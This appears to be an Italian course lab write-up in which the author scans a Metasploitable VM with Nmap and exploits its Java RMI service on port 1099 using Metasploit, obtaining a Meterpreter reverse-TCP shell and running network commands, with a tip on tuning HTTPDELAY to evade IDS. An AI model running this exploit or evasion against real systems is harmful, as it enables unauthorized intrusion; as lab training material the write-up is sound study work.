S7/L5

CYBER SECURITY

La nostra macchina Metasploitable presenta un servizio vulnerabile sulla porta 1099 Java RMI. Sfrutteremo la vulnerabilità con Metasploit al fine di ottenere una sessione di Meterpreter sulla macchina remota.


Introduzione

Il servizio vulnerabile sulla porta 1099 con il nome Java RMI (Remote Method Invocation) rappresenta una possibile vulnerabilità che può essere sfruttata in un ambiente di rete, in particolare nelle applicazioni Java.

Java RMI

Java Remote Method Invocation (RMI) è una tecnologia che permette a un'applicazione Java di invocare metodi su oggetti situati su macchine remote, come se fossero locali. RMI facilita la comunicazione tra componenti distribuiti in un'applicazione, consentendo a oggetti di essere condivisi attraverso la rete. La porta predefinita utilizzata per il servizio RMI è la porta 1099.

Prima di avviare il nostro ambiente virtuale, cambiamo gli indirizzi IP delle due macchine virtuali.




Con Nmap possiamo verificare se la porta 1099 è aperta sulla nostra macchina target.

```
┌──(kali㉿kali)-[~]
└─$ nmap -sV -p 1099 --script=rmi-dumpregistry 192.168.11.112

Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-15 09:44 CET
Nmap scan report for 192.168.11.112 (192.168.11.112)
Host is up (0.00015s latency).

PORT     STATE SERVICE  VERSION
1099/tcp open  java-rmi GNU Classpath grmiregistry
MAC Address: 08:00:27:00:20:21 (Oracle VirtualBox virtual NIC)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.55 seconds
```

Individuiamo il servizio vulnerabile più adatto per la porta 1099 configuriamo la nostra macchina target e lanciamo l'exploit.

```
-- --=[ 9 evasion                                          ]

etasploit Documentation: https://docs.metasploit.com/

sf6 > use exploit/multi/misc/java_rmi_server
*] No payload configured, defaulting to java/meterpreter/reverse_tcp
sf6 exploit(multi/misc/java_rmi_server) > set rhost 192.168.11.112
host => 192.168.11.112
sf6 exploit(multi/misc/java_rmi_server) > show options

odule options (exploit/multi/misc/java_rmi_server):

  Name       Current Setting  Required  Description
  ----       ---------------  --------  -----------
  HTTPDELAY  10               yes       Time that the HTTP Server will wait for the payload request
  RHOSTS     192.168.11.112   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-met
sploit.html
  RPORT      1099             yes       The target port (TCP)
  SRVHOST    0.0.0.0          yes       The local host or network interface to listen on. This must be an address on the local mac
ine or 0.0.0.0 to listen on all addresses.
  SRVPORT    8080             yes       The local port to listen on.
  SSL        false            no        Negotiate SSL for incoming connections
  SSLCert                     no        Path to a custom SSL certificate (default is randomly generated)
  URIPATH                     no        The URI to use for this exploit (default is random)


ayload options (java/meterpreter/reverse_tcp):

  Name   Current Setting  Required  Description
  ----   ---------------  --------  -----------
  LHOST  192.168.11.111   yes       The listen address (an interface may be specified)
  LPORT  4444             yes       The listen port


xploit target:

  Id  Name
  --  ----
  0   Generic (Java Payload)



iew the full module info with the info, or info -d command.

sf6 exploit(multi/misc/java_rmi_server) > run
```

Raggiungere la modalità Meterpreter significa che abbiamo raggiunto il nostro obiettivo e siamo all'interno della macchina target.



Nota

Durante l'esercizio, potrebbe verificarsi un errore legato al parametro HTTPDELAY, che controlla il ritardo (delay) tra le richieste HTTP inviate durante l'attacco o l'exploit. Impostando il valore a 20, il framework attenderà 20 millisecondi (o secondi, a seconda dell'unità di misura) prima di inviare la prossima richiesta HTTP. Questo è utile per ridurre la velocità dell'attacco, cercando di evitare il rilevamento da parte dei sistemi di difesa (come firewall, IDS/IPS), o per evitare di sovraccaricare il server target.

Passaggi per modificare il parametro HTTPDELAY

1°Apri lo strumento di exploit: avviamo l'ambiente o il terminale dove stiamo eseguendo l'attacco.

2°Accedi alla configurazione dell'exploit o del modulo: Selezioniamo il modulo che stiamo utilizzando per l'exploit. Comando:

-show options

Questo mostrerà tutti i parametri configurabili per l'exploit in uso.

3°Modifica il parametro HTTPDELAY: Una volta identificato il parametro HTTPDELAY tra le opzioni, impostiamo il valore su 20. Comando:

```
-set HTTPDELAY 20
```

4°Verifichiamo la configurazione: Dopo aver modificato il parametro, eseguiamo il comando:

```
-show options
```

5°Eseguiamo l'exploit: Ora che abbiamo configurato il parametro HTTPDELAY, esegiamo l'exploit con il comando:

```
-run
```

Il parametro HTTPDELAY controlla il ritardo (delay) tra le richieste HTTP inviate durante l'attacco o l'exploit. Impostando il valore a 20, significa che il framework attenderà 20 millisecondi (o secondi, a seconda dell'unità di misura) prima di inviare la prossima richiesta HTTP. Questo è utile per ridurre la velocità dell'attacco e cercare di evitare il rilevamento da parte dei sistemi di difesa (come firewall, IDS/IPS), o per evitare di sovraccaricare il server target.

Inseriamo il comando shell e visualizziamo la configurazione di rete dell' indirizzo target

```
ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:00:20:21
          inet addr:192.168.11.112  Bcast:192.168.11.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe00:2021/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:467 errors:0 dropped:0 overruns:0 frame:0
          TX packets:212 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:162118 (158.3 KB)  TX bytes:25122 (24.5 KB)
          Base address:0xd020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:224 errors:0 dropped:0 overruns:0 frame:0
          TX packets:224 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:76979 (75.1 KB)  TX bytes:76979 (75.1 KB)
```

Eseguiamo il comando route -n per avere informazioni sulla tabella di rete

```
route -n
Kernel IP routing table
Destination     Gateway         Genmask         Flags Metric Ref    Use Iface
192.168.11.0    0.0.0.0         255.255.255.0   U     0      0        0 eth0
0.0.0.0         192.168.11.1    0.0.0.0         UG    100    0        0 eth0
```

Conclusioni

Durante l'esercizio, siamo riusciti a identificare una vulnerabilità sulla macchina Metasploitable, esposta sulla porta 1099 con il servizio Java RMI. Utilizzando Metasploit, abbiamo sfruttato questa vulnerabilità per ottenere una sessione Meterpreter sulla macchina target. L'esercizio ha sottolineato l'importanza della scansione di rete per individuare servizi vulnerabili e di come strumenti come Metasploit possano semplificare il processo di exploit. Inoltre, è emerso quanto sia fondamentale mantenere i sistemi aggiornati e configurati correttamente per prevenire attacchi basati su vulnerabilità note. In generale, l'esercizio ci ha permesso di acquisire esperienza pratica nella compromissione di sistemi e nella gestione delle sessioni post-exploit.